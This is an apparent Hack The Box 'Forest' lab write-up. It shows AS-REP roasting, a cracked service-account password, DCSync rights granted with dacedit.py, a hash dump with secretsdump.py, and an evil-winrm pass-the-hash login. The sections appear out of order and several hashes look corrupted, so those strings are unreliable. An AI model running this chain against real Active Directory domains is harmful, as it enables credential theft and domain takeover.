

HTB Forest

| PORT     | STATE | SERVICE          |
|----------|-------|------------------|
| 53/tcp   | open  | domain           |
| 88/tcp   | open  | kerberos-sec     |
| 135/tcp  | open  | msrpc            |
| 139/tcp  | open  | netbios-ssn      |
| 389/tcp  | open  | ldap             |
| 445/tcp  | open  | microsoft-ds     |
| 464/tcp  | open  | kpasswd5         |
| 593/tcp  | open  | http-rpc-epmap   |
| 636/tcp  | open  | ldapsl           |
| 3268/tcp | open  | globalcatLDAP    |
| 3269/tcp | open  | globalcatLDAPssl |
| 5985/tcp | open  | wsman            |

1. Enumeration

- nmap
- smbmap — nothing available
- kerbrute —
- GetNPUsers

VALID USERNAME:  
lucinda@htb.local  
sebastien@htb.local  
andy@htb.local  
svc-alfresco@htb.local  
mark@htb.local  
santi@htb.local  
Administrator@htb.local

\$krb5asrep\$23\$svc-alfresco@HTB.LOCAL:ddede8bf5586b217e39dc7f3a0eb44-d0\$4-7f0fe4-3b99bef066ff73d5f1ae86a09c34-a5e709a38dd969812e5938101328b1fdfdcc92be9221b09d83e79912b1d58bcb3902eaf835f33af23e71d004-85d983694-24-f2365da73bdd36338fe4-fee389ce6795852555330e6eac94080fc7a388ae8f37c226f44-f180be45e07f1577dfeaac2fbc9194-65bb0a9d9bfff18cf5c70b2b93cde3311b58001554-617d0d178c2f5c3a2a95d9b17ec65eel0d86e9645eb2f49643e93321aebbaa3c9368e304063f1e05c9e8745f134-f61aaa3946b802b9aed378b9d600b8514-eccd4b326d6701lc83b4d79c33d23676e071c9ec8cf2b9e3220349de6122

2. User: svc-alfresco

- crack the hash
- john the ripper

(\$krb5asrep\$23\$svc-alfresco@HTB.LOCAL)  
Password: s3rvic

3. smb credentials

Nothing found in the RO shares

| Disk     | Permissions | Comment            |
|----------|-------------|--------------------|
| ----     | -----       | -----              |
| ADMIN\$  | NO ACCESS   | Remote Admin       |
| C\$      | NO ACCESS   | Default share      |
| IPC\$    | READ ONLY   | Remote IPC         |
| NETLOGON | READ ONLY   | Logon server share |
| SYSVOL   | READ ONLY   | Logon server share |

7. Root Access

evil-winrm

```
(hacking-env)-(kali)-(~/forest)
$ evil-winrm -i $IP -u administrator -H '32693b11e6aa90eb43d32c72a07ceea6'
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
6c22c9ed7c5de7753f13f752ecle57c2
```

6. Discretionary Access Control List


1 \*Evil-WinRM\* PS C:\Users\svc-alfresco\Desktop> net group "Exchange Windows Permissions" svc-alfresco /add  
The command completed successfully.

2 (hacking-env)-(kali)-(~/forest)  
\$ dacedit.py htb.local/svc-alfresco:s3rvic -action write -rights DCSync -principal svc-alfresco -target-dn 'DC=htb,DC=local' -dc-ip \$IP  
[\*] DACL backed up to dacedit-20250508-104106.bak  
[\*] DACL modified successfully!

3 (hacking-env)-(kali)-(~/forest)  
\$ secretsdump.py htb.local/svc-alfresco:s3rvic@\$IP  
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies  
htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6:::

- 1. I am a member of the Privilege IT Accounts
- 2. I can add myself to other groups
- 3. The Exchange Windows Permissions group can grant and run DCSync

5. Bloodhound



\*Evil-WinRM\* PS C:\Users\svc-alfresco\Desktop> cat user.txt  
f97b546f5f095a143fd148197f839a24

4. evil-winrm

- Enumerated the AD
- Uploaded SharpHound.exe
- success - user flag